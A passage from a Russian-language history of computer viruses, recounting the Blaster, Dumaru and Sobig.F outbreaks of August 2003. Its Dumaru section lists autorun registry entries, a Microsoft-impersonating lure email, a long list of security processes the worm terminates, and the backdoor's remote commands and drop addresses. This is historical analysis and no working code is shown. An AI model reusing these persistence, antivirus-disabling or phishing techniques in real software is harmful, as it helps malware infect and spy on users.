CNews опубликовал информацию о том, что «эпидемия “Blaster” заставила Sun Microsystems пересмотреть и перенести на более раннюю дату регистрацию своей операционной системы с открытым исходным кодом. Новая операционная система, основанная на Linux и прозванная проектом Mad Hatter (“Сумасшедший шляпник”), анонсируется Sun Microsystems как более совершенный в смысле безопасности и менее дорогой аналог Windows для рабочих станций. Такая подвижка в сроках регистрации предпринята для того, чтобы максимально использовать в интересах новой системы любые опасения и недовольство пользователей, связанные с деятельностью “Blaster”, который атакует незащищённые Windows-машины. Проект Mad Hatter, официальным сроком выпуска которого объявлен сентябрь, включает в себя версию Linux от компании Sun Microsystems, совместимую с Microsoft Office версию StarOffice и последнюю версию Java. Также в поставку входит графический интерфейс пользователя Gnome и почтовый клиент SunONE. По словам Джонатана Шварца, вице-президента Sun Microsystems, “корпоративная Америка должна увидеть реальную альтернативу Microsoft Windows, и именно поэтому мы открываем регистрацию проекта Mad Hatter”».

Занимающееся измерением аудитории Интернет агентство Neilsen/NetRatings сообщило, что «осаждаемые разнообразными компьютерными вирусами пользователи в массовом порядке устремились на содержащие антивирусные программы Web-сайты в поисках способов предотвращения или устранения возникающих сбоев». По данным этого агентства, число посетителей Web-сайта Microsoft TechNet взлетело более чем на 1100% в течение завершившейся 17 августа недели. За это время на Web-сайт зашли 3,9 млн. пользователей Интернет по сравнению с 317 тыс. на предыдущей неделе, а Web-сайты, содержащие сведения о вирусах «Blaster» и различных инструментах защиты, стали самыми быстрорастущими за

рассматриваемый период. Аналитик агентства Neilsen/NetRatings Грег Блум указывал: «Вирус “Blaster” поразил операционную систему Microsoft, и этот факт может способствовать тому, что в поисках инструментов обновления антивирусных программ и информации пользователи пойдут непосредственно на Microsoft TechNet. Ресурсы MSN Tech и Gadgets, содержащие информацию о вирусах, привлекли за рассматриваемую неделю более одного миллиона посетителей, число которых увеличилось за неделю на 304%. Более 11 миллионов пользователей, на 76% больше по сравнению с предшествующей неделей, посетили Microsoft Windows Update Site, содержащий обновления для Windows. Быстрое распространение вирусов заставляет пользователей обращаться и к другим, не принадлежащим Microsoft Web-сайтам, например, трафик Symantec вырос на 302% при общем числе посетителей более четырёх миллионов». По данным NetRatings в пятёрку лидеров по динамике посещаемости среди антивирусных Web-сайтов вошёл также Zone Labs с 638 тысячами пользователей, что на 73% выше показателей за неделю до атаки «Blaster», среднее время, проведённое пользователями в Интернет, снизилось за эту неделю на пять процентов.

В Японии было зафиксировано около 500 заражений корпоративных систем, включающих порой сотни компьютеров. Но были и обратные примеры – Главное полицейское управление г. Токио сообщило: «Компьютеры японской полиции во вторник и среду были атакованы около 10 тысяч раз, но все попытки проникновения в сети были отражены». Пресс-служба Министерства информации и связи Южной Кореи сообщила, что их страна пока не слишком сильно пострадала от эпидемии «Blaster». По словам представителя министерства, «начиная с утра вторника, были зафиксированы чуть более 1700 заражений. Учитывая, что в стране насчитывается около 15 млн. компьютеров на базе Windows, эту цифру, действительно, можно признать не слишком высокой. Тем более, что, как мы знаем, в начале 2003 года южнокорейский сегмент Интернет оказался буквально парализован атакой червя “Slammer”. Во многом разрушительного эффекта от эпидемии

“Blaster” удалось избежать благодаря своевременной блокировке корейскими провайдерами используемого “червём” порта 4444». Антивирусная компания Symantec, в свою очередь, отметила, что их система Deep Sight зафиксировала свыше 57 тысяч только рабочих станций, заражённых «Blaster». По данным этой компании скорость распространения нового «червя» составляла примерно 20% от скорости «Slammer», но уже к вечеру среды 13 августа 2003 года «червь» поразил около 230 тысяч персональных компьютеров по всему миру, а к вечеру 14 августа Symantec зарегистрировала уже 330 тысяч заражений.

Однако, хотя число инфицированных компьютеров продолжало расти, темпы заражения пошли на убыль. Компания Lurhq сообщала, что «с 11 августа активность вируса выросла на 300%. Сам “червь” занимает около 6 килобайт, и ему требуется примерно 20 секунд, для того чтобы заразить систему, после чего он начинает искать новые потенциальные жертвы». Число таких жертв, по мнению Джо Стюарта из Luhrq, «в итоге может составить более миллиона».

Между тем, некоторые эксперты сделали сенсационное предположение, что первая попытка активизации «Blaster» была предпринята ещё 16 июля 2003 года (!), в день, когда Microsoft вдруг объявила о неполадках в работе своей службы Distributed Component Service. Причём неполадки были заметны при работе с платформами Windows NT 4.0, 2000, XP, а также Windows Server 2003. Интересно, что через две недели, 30 июля, Министерство внутренней безопасности США обнародовало заявление о том, что «… разрушительное действие “ч е р в я” обусловлено недоработками в операционных системах Microsoft» (разрядка наша. – *В. К., С. Л.*). Но тогда эти факты не привлекли к себе должного внимания и, соответственно, не получили объективной оценки, а ответ Microsoft относительно новых ошибок и «уязвимостей» в её программном обеспечении не заставил себя долго ждать – представители этой компании заявили, что в сбоях Windows «виноваты сторонние разработчики». Скотт Чарни, главный

стратег Microsoft по вопросам информационной безопасности, выступая перед разработчиками на конференции TechEd 2003 в австралийском г. Брисбен, заявил, что, согласно информации, собранной генератором отчётов Dr Watson, «половина всех сбоев в Windows вызвана не разработанным Microsoft программным кодом, а кодом других разработчиков»[361]. Он также призвал разработчиков и системных администраторов строить защищённые приложения и сети, «начиная с самого основания», и это замечание, как отмечали практически все обозреватели, было особенно неудачным, если учесть, что как раз в это время по Интернет с впечатляющей скоростью распространялся «Blaster», использовавший «уязвимость» в операционных системах Windows NT/2000/XP/2003 Server.

Несмотря на принимаемые меры, к вечеру 15 августа эпидемия «Blaster» вызвала немалый переполох во всём мире, и по разным оценкам заражению подверглись от 230 до 350 тысяч компьютеров в разных странах. По оценке компании RedSiren на конец 15 августа финансовый ущерб от эпидемии превысил 320 млн. долл. Сообщения и жалобы пользователей об инфицировании компьютеров можно было найти практически во всех

---

[361] Комментарии Скотта Чарни подоспели, вроде бы, вовремя, так как тогда Microsoft особо отмечала, что все программные продукты проходят перед выходом на рынок исключительно тщательное тестирование как в Microsoft, так и сторонними тестерами. Чтобы исключить ошибки из программного кода, в Microsoft применяют методы анализа первопричин программных сбоев («root-cause analysis») и процедуры анализа последовательности событий («event sequence analysis»). В результате каждый отдельный разработчик несёт повышенную ответственность за каждую написанную им строку – все системы и процессы, связанные с разработкой кода, тщательно отслеживаются. Анализ первопричин программных сбоев позволяет компании тщательно проверять работу каждого отдельного программиста. «Если разработчик написал уязвимый код, мы смотрим, что он ещё написал, и проверяем это, – заметил Скотт Чарни. – Анализ последовательности событий рассматривает причины, которые привели к написанию уязвимого кода. Это помогает Microsoft определить, в какого рода обучении нуждается персонал и эффективность каких процессов внутри компании нужно повышать».

околокомпьютерных форумах по всему Интернет. Компания Keynote Systems, занимающаяся мониторингом Интернет, объявила о том, что их служба Internet Health Monitor зафиксировала массовые потери при передаче IP-пакетов. При отслеживании трафика, проходящего через провайдера Level 3 Communications из г. Сан-Диего (штат Калифорния, США) в г. Бостон (штат Массачусетс, США) и г. Нью-Йорк, время задержки прохождения информационного пакета равнялось трём секундам, а впоследствии достигло значения в 9 секунд – при том, что стандартное время ожидания для данного участка Глобальной сети не превышает 95 миллисекунд. Вследствие этого просматриваемые пользователями Интернет Web-страницы, как правило, не успевали загружаться. В сообщении Keynote Systems, правда, отмечалось, что «нельзя точно утверждать, что замедление работы сети связано с активностью нового “червя”. Но время задержек очень близко к показателям, полученным при исследовании его деструктивных действий».

До ночи с 15 на 16 августа 2003 года оставалось всё меньше времени, а именно на это время неизвестные электронные злоумышленники запланировали крупномасштабную DDoS атаку на сервер службы Windows Update компании Microsoft. Как мы помним, согласно алгоритму, заложенному во вредоносную программу, она должна была «засыпать» Web-сайт «Windows Update» фальшивыми запросами. В преддверии этого события специалисты компании Symantec успели выпустить специальную утилиту, способную удалять из системы «червя» и устранять все последствия его пребывания. Причём никаких специальных настроек пользователю производить не требовалось – после запуска утилита W32.Blaster.Worm Removal Tool самостоятельно обнаруживала и уничтожала «Blaster». Однако в выходные дни распространение «червя» продолжилось.

Но ожидавшейся катастрофы не произошло, и Microsoft отделался лёгким испугом[362]. «Конец света» в очередной раз не состоялся, и мировое сообщество взялось за подсчёт ущерба, нанесённого эпидемией «Blaster». Было выявлено, что пик эпидемии пришёлся на вторник, когда на протяжении пяти часов было инфицировано более 300 тысяч компьютеров. Оценки общего количества компьютеров, которые оказались поражены «червем», были весьма разноречивы, однако максимальная цифра, которая фигурировала в информационных сообщениях – 1,4 млн. компьютеров. Следует, однако, учесть, что речь идет о компьютерах-источниках инфекции, при этом серьёзные проблемы были и у тех, в чью компьютерную систему «Blaster» не сумел попасть, но лишил возможности нормальной работы постоянными атаками, вызывавшими перезагрузки. Представители Microsoft заявляли, что ущерб от «Blaster» оценивается в сотни миллионов долларов. В показатель ущерба, в частности, включили временные затраты персонала технической поддержки, перегрузку сетей, по которым шли жалобы от пользователей, и прочие расходы. И, тем не менее, уже тогда высказывались мнения, что есть основания для пересмотра предварительных оценок ущерба в сторону их резкого увеличения.

Итак, первая волна эпидемии миновала, но вскоре могла начаться новая: антивирусные компании распространили предупреждения о появлении в Интернет сразу двух новых штаммов «Blaster». По своим характеристикам они почти не отличались от зарегистрированной 11 августа оригинальной версии – главное отличие заключалось в названии исполняемого файла, содержащего вредоносный код. В оригинальной версии «Blaster» файл назывался msblast.exe, в штамме «Blaster.B» исполняемый

---

[362] Специалисты Microsoft в последний момент нашли довольно элегантный выход из создавшегося положения. Было запрещено перенаправление запросов с несуществующего на самом деле www.windowsupdate.com на реальные серверы обновлений. Таким образом, все пакеты, выпущенные червём 16 августа с заражённых компьютеров, «ушли в пространство», не причинив никому никакого вреда.

файл носил имя penis32.exe, а в штамме «Blaster.C» имя файла было более приличное – teekids.exe. Кроме того, в этих штаммах использовалась другая утилита (FSG вместо применявшейся UPX) для упаковки исполняемых файлов, а также были заменены текстовые строки внутри программного кода, в которых содержались нелицеприятные высказывания в адрес главы компании Microsoft и антивирусных компаний. Кроме того, «Blaster.C» мог распространяться вместе с «троянской» программой «Backdoor.Lithium».

Для защиты от этих «червей» специалисты в области информационной безопасности рекомендовали загрузить последнее обновление своего антивируса, провести сканирование и удалить все обнаруженные подозрительные файлы, а также установить «заплату» от Microsoft и заблокировать порты 135, 69 и 4444 для предотвращения проникновения вредоносного кода в компьютерную систему. Учитывая, что для распространения «Blaster.B» и «Blaster.C» использовали ту же технику, что и оригинальная версия, в ближайшем будущем можно было ожидать новых всплесков эпидемии. Более того, специалисты указывали на то, что как оригинальная, так и модифицированные версии «червя» могут прекрасно уживаться на одном компьютере: они не распознавали друг друга, и поэтому один и тот же компьютер каждый мог инфицировать независимо от других. «Все компьютеры, заражённые оригинальной версией этого “червя”, скоро также будут атакованы его новой модификацией. Если брать в расчёт, что количество инфицированных компьютерных систем сейчас достигает порядка 350 тысяч, рецидив эпидемии будет означать, по крайней мере, удвоение этого числа, что повлечёт за собой непредсказуемые последствия. В худшем случае, возможно повторение ситуации, наблюдавшейся в январе этого года, когда из-за эпидемии другого “червя” – “Slammer” – значительно замедлилась работа Интернет и наблюдались региональные отключения Интернет», – особо подчеркнул представитель «Лаборатории Касперского».

Забегая несколько вперёд, скажем, что компания Microsoft начиная с 11 августа 2003 года вела собственную статистику масштаба бушевавших в

Интернет эпидемий «Blaster» и его штаммов. В Microsoft для подсчёта числа заражённых компьютеров использовали данные службы Windows Update. После начала эпидемии на страницах Windows Update были размещены средства диагностики «червя» и лечения компьютера. Там же предлагалось скачать «заплатку», ликвидирующую «уязвимость», использовавшуюся «Blaster». Всего за время работы службы диагностики «Blaster» было обнаружено около 16 млн. случаев заражения, а возможностью вылечить свои компьютеры воспользовалось 8 млн. пользователей[363]. То есть можно сделать вывод о том, что «Blaster» поразил, как минимум, 8 млн. компьютерных систем. В Microsoft, впрочем, полагали, что реальные цифры всё же ближе к 16 млн. компьютеров по всему миру. Однако при подсчёте числа обращений могли быть допущены некоторые неточности, например, в случае многократной проверки одного и того же инфицированного компьютера. С другой стороны, многие пользователи заражённых машин вовсе не обращались к Windows Update, используя для диагностики этого компьютерного вируса другие средства.

17 августа 2003 года[364] было зарегистрировано появление написанного на языке программирования высокого уровня MS Visual C++ 6.0 нового «червя», которому дали имя «Dumaru». Запуск «Dumaru» осуществлялся пользователем при двойном щелчке на присоединённом к электронному письму файле. Получив управление, «червь» копировал себя в директорию Windows в виде файла под именем dllreg.exe и двух файлов под именами load32.exe и vxdmgr32.exe в системную директорию. «Dumaru» записывался и выполнялся как файл windrv.exe (или windrive.exe) в директории Windows.

---

[363] До публикации Microsoft в начале апреля 2004 года этих цифр предполагалось, что «Blaster» поразил чуть более миллиона компьютеров, но реальной цифры точно никто не знал.

[364] В декабре 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Причём windrv.exe – это «backdoor», то есть тайный компонент, который детектируется многими сканерами как Troj/Narod, PWS-Narod или Backdoor.Dumador (Backdoor.Small).

Идентификационная карточка вредоносной компьютерной программы	
Имя	Dumaru
Другие названия	Dumaru.a, Dumaru.A, W32/Dumaru, W32/Dumaru-a, W32/Dumaru-A, W32/Dumaru-mm, W32/Dumaru-MM, W32/Dumaru.a-mm, W32/Dumaru.A-mm, W32.Dumaru, W32.Dumaru@mm, W32/Dumaru@MM, Win32/Dumaru, Win32.Dumaru, Win32.HLLM.Dumaru, W32/Ruepatch, Win32.Bambo, Win32/Patch.Worm, Win32/ZHymnI-Worm.Dumaru, Worm_Dumaru.A, PE_DUMARU, PE_DUMARU.A, WORM_DUMARU
Тип	червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Россия
Длина	9216 байт[365]

После активизации «червь» соединялся с определённым каналом IRC (через порт 6667), чтобы принимать команды и предоставить «хозяину» возможность управления инфицированными системами. В зависимости от установленной операционной системы «червь» мог записываться и в

[365] В виде сжатого утилитой «UPX» файла. В разархивированном состоянии длина файла составляла около 9432 байта.

директорию Windows\StartMenu\Programs\Startup или Settings\w2kpro\Start Menu\Programs\Startup\ под именем rundllw.exe.

Используя функцию «GetClipboardData» API Windows, «Dumaru» захватывал и запоминал всю информацию, сохранённую из буфера обмена в файл rundllx.sys директории Windows. «Червь» также искал файлы с расширением *.kwm[366] и сохранял все данные из этих файлов в файле rundlln.sys. В директории Windows создавались также файлы: guid32.dll (регистрировал нажатия клавиш на клавиатуре компьютера) и winload.log (журнал для хранения захваченных адресов электронной почты). С целью автоматического запуска «червя» при загрузке различных операционных систем Windows в ключ системного реестра производилась соответствующая запись:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run «load32» = \Windows\load32.exe

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon «Shell» = explorer.exe \WINNT\System32\vxdmgr32.exe

HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows «run» = \WINDOWS\dllreg.exe

«Dumaru» пытался захватить информацию из следующих ключей системного реестра:

HKEY_CURRENT_USER\SOFTWARE\WebMoney\Options и

HKEY_CURRENT_USER\SOFTWARE\Far\Plugins\FTP\Hosts.

Если на компьютере была установлена операционная система Windows 95/98/Me, «червь» вносил изменения в системные файлы system.ini и win.ini. В секции начальной загрузки для system.ini прописывалось:

[boot]

shell=explorer.exe System\vxdmgr32.exe.

---

[366] Чтобы найти эти файлы, на всех доступных логических дисках «червь» создавал ключ системного реестра: HKEY_LOCAL_MACHINE\Software\SARS\kwmfound.

В профилях для win.ini записывалось:

[windows]

run=Windows\dllreg.exe.

После активизации «Dumaru» сначала проверял, есть ли в системе его копия. Если установленная операционная система была Windows9x, «червь» пробовал скрыть себя, используя неописанную функцию API Windows, в результате чего его процесс становился невидимым в «Списке задач». «Dumaru» пытался инфицировать все PE выполняемые файлы (на всех доступных дисках) в разделах NTFS, чередуя потоки данных (Alternate Data Stream) файловой системы NTFS[367]. Он заменял файл оригинала своей копией и сохранял оригинал как дополнительный поток *.str[368]. Присутствие вируса в компьютерной системе можно было заметить по наличию в памяти процессов с вышеописанными именами, замедлению работы компьютера, открытию портов TCP 10000 или TCP 1001, или TCP 2283, присутствию файлов вируса в отмеченных ключах системного реестра.

Рассылка копий «Dumaru» осуществлялась по электронной почте с использованием непосредственного подключения к SMTP серверу. Поиск адресов электронной почты «червь» осуществлял на всех доступных логических дисках в файлах с расширениями *.wab, *.htm, *.html, *.dbx, *.abd и *.tbb. Электронное послание имело следующие характеристики:

«Отправитель» («Microsoft»): security@microsoft.com.

«Тема»: Use this patch immediately! («Немедленно используйте эту заплату!») или пустая.

«Текст»: Dear friend, use this Internet Explorer patch now! There are dangerous virus in the Internet now! More than 500.000 already infected!

---

[367] «Червь» пытался инфицировать все «*.exe» файлы на логических дисках C:-Z:, однако из-за ошибок в программном коде реально мог инфицировать файлы только в корневых директориях логических дисков C:-Z:.

[368] Например, при инфицировании файла, под именем «calc.exe», файл оригинала будет сохранён как «calc.exe.str».

(«Дорогой друг, сейчас же используй эту заплату для Internet Explorer! В настоящее время в Internet находится опасный вирус! Уже более 500000 инфицирований!»).

«Имя присоединённого файла»: patch.exe.

Любопытно, что в качестве обратного адреса был указан адрес администрации Государственной Думы Российской Федерации: admin@duma.gov.ru.

«Dumaru» пытался остановить найденные в оперативной памяти компьютерной системы процессы[369]: agentsvr.exe, ants.exe, aplica32.exe, apvxdwin.exe, atcon.exe, atupdater.exe, atwatch.exe, avsynmgr.exe, blackd.exe, blackice.exe, cfiadmin.exe, cfiaudit.exe, cfinet.exe, cfinet32.exe, defwatch.exe, drwatson.exe, fast.exe, frw.exe, guard.exe, iamapp.exe, iamserv.exe, icload95.exe, icloadnt.exe, icmon.exe, icsupp95.exe, icsuppnt.exe, lockdown.exe, lockdown2000.exe, luall.exe, lucomserver.exe, mcagent.exe, mcupdate.exe, mgui.exe, minilog.exe, moolive.exe, msconfig.exe, mssmmc32.exe, ndd32.exe, netstat.exe, nisserv.exe, nisum.exe, nmain.exe, nprotect.exe, nsched32.exe, nvarch16.exe, pavproxy.exe, pcciomon.exe, pcfwallicon.exe, persfw.exe, poproxy.exe, pview95.exe, regedit.exe, rtvscn95.exe, safeweb.exe, sphinx.exe, spyxx.exe, ss3edit.exe, sysedit.exe, taumon.exe, tc.exe, tca.exe, tcm.exe, tds-3.exe, tds2-98.exe, tds2-nt.exe, update.exe, vpc42.exe, vptray.exe, vsecomr.exe, vshwin32.exe, vsmain.exe, vsmon.exe, vsstat.exe, watchdog.exe, webscanx.exe, wgfe95.exe, wradmin.exe, wrctrl.exe, wrctrl.exe, zapro.exe, zatutor.exe, zauinst.exe, zonealarm.exe.

«Dumaru» был наделён целым набором деструктивных функций и обладал способностью приема и выполнения двух потоков различных функций.

[369] Межсетевые экраны, служебные утилиты, антивирусное программное обеспечение.

Потоки функций для приёма информации (удалённых команд), определяющие возможности «Dumaru» на инфицированном компьютере	
Первый поток функций – из порта TCP 1001	**Второй поток функций – из порта TCP 1001**
Пересылка имени пользователя	Выполнение программ
Пересылка пароля	Открытие лотка CD ROM
Загрузка файла	Закрытие лотка CD ROM
Изменение номера порта	Проигрывание звуковых файлов
Отображение текущей директории	Захват экрана монитора
Изменение текущей директории	Отображение сообщения «This machine is cracked»
Создание директории	Отключение соединения с Интернет
Удаление директории	Изменение в директории Windows файла email.dat, принимающего адреса электронной почты
Хранение списка файлов	
Чтение файлов	
Запись файлов	
Пересылка файлов	
Перемещение файлов	
Удаление файлов	
Отображение версии операционной системы	
Завершение процессов	
Изменение родительской директории	

Кроме перечисленных функций «Dumaru» также:

реализовал информацию из порта TCP 2283 для отсылки инструкций, которые он направлял другому серверу, действуя как прокси-сервер;

использовал свой компонент (клавиатурного «жучка») для ведения журнала событий пользователя и клавишных вводов, которые могли посылаться по адресу электронной почты address@yandex.ru;

получал несанкционированный доступ к компьютеру-жертве;

пытался соединиться с российским сервером ftp.calkopt.narod.ru с целью загрузки своих модификаций.

Особого внимания заслуживает многоэтапный метод распространения, который позволил «червю» всего лишь за несколько суток вызвать глобальную эпидемию. Первоначальное распространение «Dumaru» было инициировано массовой спам-рассылкой электронного письма якобы от имени Microsoft, предлагающего установить обновление для защиты от вирусов. Такой «подарок», как «Dumaru» фактически изначально был обречён на успех. И действительно, в Интернет началась крупномасштабная эпидемия этого «червя», распространившегося по Интернет с высокой скоростью и долгое время не покидавшего списки самых распространённых вредоносных компьютерных программ.

Более того, семья «Dumaru» практически сразу же пополнилась двумя штаммами. Скромное очарование российского «Dumaru», эксплуатирующего одну из любимых тем вирусописателей со всего мира – «дыры» в программном обеспечении компании Microsoft – оказалось настолько близким и понятным зарубежным вирусописателям, что его штаммы с удовольствием создавали «собратья по оружию», в частности из Германии. Правда, новые версии «Dumaru» содержали лишь незначительные внутренние технологические отличия.

Эпидемия «Dumaru» стала очередным примером усиления тенденции к сращиванию вирусных и спам технологий. Компьютерные вирусы всё активнее стали использовать спам методы для увеличения скорости распространения, а спамеры – компьютерные вирусы для создания распределённых сетей инфицированных компьютеров для рассылки спама. Рука руку моет!

Уже через неделю после появления вируса «Blaster» и через сутки после обнаружения «Dumaru» началась следующая всемирная эпидемия. Август 2003 года явно бил все предыдущие рекорды!

Появление самого знаменитого и вредоносного из всего семейства «Sobig» вируса-червя по имени «Sobig.F» было зарегистрировано 18 августа

2003 года[370]. С момента обнаружения этого, шестого по счёту, штамма «Sobig» прошёл всего лишь один день, а ведущие отечественные и зарубежные специалисты уже высказывались о нём примерно в следующих выражениях: «эпидемия “Sobig.F” приобрела глобальные масштабы», «это крупнейшая эпидемия почтового червя за последние полтора года», «по количеству заражённых компьютеров эпидемия “Sobig.F” пока уступает лишь печально известному “Klez”, обнаруженному в октябре 2001 года», «по масштабам бедствия “Sobig.F” можно сравнить с продолжающейся эпидемией сетевого червя “Blaster”, однако, если “Blaster” представляет собой угрозу для Интернет, замедляя его работу, то “Sobig.F” – это реальная опасность для рядовых пользователей», «с помощью “Sobig.F” его автор может получить полный контроль над инфицированными компьютерными системами» и т. д.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Sobig.F
Другие названия	Sobig.f, W32/Sobig.F, W32/Sobig-F, W32/Sobig.f@MM, W32/Sobig.F@mm, Win32.Sobig.F, W32.Sobig.F@mm, Win32/Sobig.F.Worm, I-Worm.Sobig.f, WORM SOBIG.F, Win32.HLLM.Reteras
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Соединённые Штаты Америки

[370] В ноябре 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Длина	варьируется: 73728 или 76072 байт[371]

Специалисты по всему миру прилагали максимум усилий, чтобы как можно быстрее остановить опасный вирус, однако «Sobig.F» продолжал успешно атаковать Интернет и соответственно компьютерные системы пользователей по всему миру. «Утешало», если так можно выразиться, лишь то, что так же, как и все предыдущие штаммы «Sobig», штамм «Sobig.F» содержал в своём программном коде конкретную дату прекращения своей деятельности – 10 сентября «червь» должен был заснуть.

На первый взгляд «Sobig.F», не нёс никакой прямой угрозы пользователю, но его программный код был написан таким образом, что «червь» посылал UDP-пакеты по определённым IP-адресам на порт 8998 и ожидал ответной команды от своего «хозяина». В качестве команд выступали адреса Web-сайтов, с которых «червь» впоследствии скачивал файлы, но какие это файлы – заранее не было известно. В их числе могли быть некие «троянские» программы, которые «Sobig.F» мог самостоятельно установить на инфицированном компьютере, а могли быть его собственные более новые версии. Инфицирование компьютерной системы червём «Sobig.F» не приводило к потере файлов, как это часто бывает при распространении компьютерных вирусов. Основная проблема, создаваемая «Sobig.F», была связана с необходимостью удаления «червя» из компьютерных систем, что требовало времени и определённых затрат, а засоряя электронную почту, он мог существенно затормозить или остановить работу компьютерной сети. По приблизительным оценкам, расходы на техническую поддержку и потери, вызванные снижением производительности, могли доходить до 500–600 долларов на каждый заражённый компьютер. Кстати, по данным MessageLabs, увеличение трафика сообщений электронной почты в результате распространения «Sobig.F» достигало 60%.

[371] В виде файла, упакованного утилитой «TeLock». В разархивированном состоянии длина файла составляет порядка 100 Кб.

Кроме того, после появления в Интернет «Sobig.F» многие пользователи вдруг стали получать странную информацию об отправке ими копий этой вредоносной программы со своих компьютеров. Причём информацию о рассылке вируса пользователи получали от автоматических систем проверки, установленных на уровне их Интернет-провайдеров. Причина подобных недоразумений была достаточно быстро выявлена – она заключалась в том, что в программном коде «Sobig.F» содержалась функция фальсификации адресов отправителей. Вирус случайным образом вставлял в заражённые письма адреса, найденные им в инфицированных системах. «Так “червь” заметает следы и затрудняет локализацию источника эпидемии. Именно это обстоятельство вводит пользователей в заблуждение и порождает большое количество вопросов», – отмечала тогда Лента.Ru.

Статистика отслеживания почтового трафика в России показывала, что «Sobig. F» стал единоличным лидером в списке наиболее распространённых вредоносных компьютерных программ: по данным «Лаборатории Касперского» на $10^{\underline{00}}$ по московскому времени 20 августа доля этого вируса-червя составляла 92% от общего числа сообщений, а количество поражённых компьютеров измерялось десятками и десятками тысяч.

Неудивительно, что такой масштаб эпидемии «Sobig. F» вызывал у специалистов целый ряд вопросов и предположений. Он не выискивал «уязвимости» в системах безопасности, и пользователь должен был самостоятельно запустить присланный по электронной почте вложенный файл, чтобы «Sobig. F» смог проникнуть в компьютер, но ведь превалирующая часть Интернет-сообщества была отлично осведомлена о такой опасности! Поэтому в очередной раз отдадим должное профессионализму отечественных специалистов-вирусологов, которые первыми сформулировали следующее принципиальное предположение:

«Автор “червя” вновь[372] прибег к использованию “спам” технологий с целью массовой рассылки этой вредоносной программы. Вследствие этого копии “червя” получили сразу несколько миллионов получателей, среди которых оказалось много неосторожных пользователей».

22 августа информационное агентство CNN со ссылкой на экспертов в области информационной безопасности сообщило, что «Sobig.F» стал рекордсменом по скорости распространения: «Интернет-червь “Sobig.F”, поразивший сотни тысяч компьютеров во всём мире, побил рекорд по скорости распространения, однако худшее ожидает пользователей впереди». По темпам распространения «Sobig.F» обогнал такие вредоносные программы, как «LoveBug», «Klez» и «Anna Kournikova». В одних только США по состоянию на 22 августа ущерб, причинённый эпидемией «Sobig.F», превысил несколько десятков миллионов долларов, а Интернет-трафик в Вашингтоне был фактически парализован, полностью остановилась работа компании Air Canada и значительно замедлились процессы в сетях таких крупнейших корпораций, как Lockheed Martin. В числе компаний, подвергшихся атакам компьютерных червей, оказалось известное издание The New York Times[373]. По словам представителей занимающейся обеспечением безопасности электронных почтовых отправлений компании MessageLabs, «“Sobig.F” имеет американское происхождение, и основная часть поражённых им компьютеров находится в США. Это наиболее крупная

---

[372] Имеется в виду, что первая попытка использования этих технологий в целях распространения вредоносных компьютерных программ была предпринята в предыдущем штамме вируса-червя «Sobig» – «Sobig.E».

[373] Как обычно не обошлось и без курьёзов. Такая уважаемая Интернет-компания, как Google, исхитрилась внести свою лепту в распространение Интернет-червя «Sobig.F». Подписчики медиа рассылки этой компании на протяжении суток получали письма, содержащие вредоносный программный код. Узнав о проблеме, технический персонал компании организовал повторную рассылку, содержащую извинения и просьбу не открывать инфицированное письмо. Однако причина, вызвавшая инцидент, так и не разглашалась.

вирусная эпидемия из всех, с которыми нам приходилось сталкиваться. Во время её пика “Sobig.F” заражал каждое семнадцатое письмо». По данным Интернет-провайдера America Online «Вирус-червь “Sobig.F” был найден более чем в половине из 40,5 млн. профильтрованных компанией электронных писем, и на его долю сейчас приходится 98% всех вирусных инцидентов». Для сравнения скажем, что признанный «вирусом года» по итогам 2002 года «Klez» содержался в каждом 169 письме, но его рекорд был побит «Bugbear», копию которого можно было обнаружить в каждом 87 письме.

Таким образом, уже к 22 августа 2003 года у специалистов сложилось общее мнение о том, что компьютерный вирус «Sobig.F» – «супер-вирус» нового поколения, которое обладает невероятной скоростью распространения. Проведённые исследования показали, что во время эпидемии скорость распространения «Sobig.F» превосходила миллион копий в день, и, по мнению фирм-разработчиков антивирусных программ, эта эпидемия стала крупнейшей за последние полтора года. «Мы никогда не видели столь крупного вирусного потока в мировой сети, – заявил по этому поводу сотрудник MessageLabs. – Проникновение виртуальных “червей” в компьютерные сети и системы способно нанести реальный урон, не сопоставимый по своим масштабам с нашествием саранчи на поля или птиц на сады и огороды. Этот очевидный факт не даёт скучать ни вирусописателям, выискивающим лазейки в операционных системах, ни разработчикам антивирусного софта, противодействующим первым, ни техническим отделам компаний, закупающим и устанавливающим оборудование и программное обеспечение для ограждения корпоративных сетей от несанкционированного доступа, ни корпоративному сектору в целом, ни отдельным пользователям в частности».

Можем подписаться под каждым сказанным здесь словом.

Прошло две недели, и распространявшийся на протяжении этого периода вирус «Sobig.F» поразил, по некоторым оценкам, свыше

полумиллиона компьютеров, работавших на последних версиях операционной системы Windows, а нанесённый им ущерб достиг суммы в 50 млн. долл. Как отмечал технический директор MessageLabs Марк Саннер, «…негативные последствия обычных компьютерных вирусов или компьютерных сбоев в максимальной степени проявляются в первый день возникновения проблем и сходят на нет по мере того, как программные разработчики выпускают “заплатки” для операционных систем. Однако характер “Sobig.F”, стремительно наводняющего почтовые ящики “спамом”, нетипичен, и для его “обуздания” требуется гораздо больше сил и времени, чем обычно». Директор по исследованиям фирмы Gartner Inc. Джон Пескаторе, констатировал: «…успех “Sobig.F” по скорости и масштабам распространения означает высокую вероятность повторного использования механизма заражения компьютеров посредством спама <…>, каждое новое поколение компьютерных вирусов и “червей” использует наиболее удачные свойства предыдущих поколений».

Между прочим, в целом, по оценкам Ferris Research, увеличение объёма спама, в общей сложности составлявшего от 15% до 20% входящих сообщений в почтовых ящиках американских компаний, в 2003 году стоило корпоративному сектору более 10 млрд. долл. Такие астрономические цифры и появление нового поколения компьютерных вирусов, которое «научились» использовать спам технологии, не могли не вызвать широкой дискуссии с условным названием «Вирусы и спам», и она началась уже в конце августа, ровно через неделю после обнаружения «Sobig.F».

